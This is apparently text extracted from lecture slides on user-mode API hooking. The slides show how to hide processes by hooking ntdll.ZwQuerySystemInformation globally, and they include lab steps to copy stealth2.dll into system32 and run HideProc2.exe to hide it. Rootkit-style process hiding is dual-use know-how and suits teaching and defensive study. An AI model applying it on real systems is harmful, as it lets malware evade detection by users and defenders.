
`ntdll.ZwQuerySystemInformation()`



`ntdll.ZwQuerySystemInformation()`

- Issues: How many process(es) should we hook?


# Create Stealth Process



ntdll.ZwQuerySystemInformation()

- Issues: Newly created process(es)

# Create Stealth Process



- **Solution: Hook all of them! → Global Hook**

## Example 2: Global Hook

- Download and try StealthProcess2.zip

copy stealth2.dll to %SystemRoot%\system32 folder

HideProc2.exe –hide stealth2.dll

# Q & A

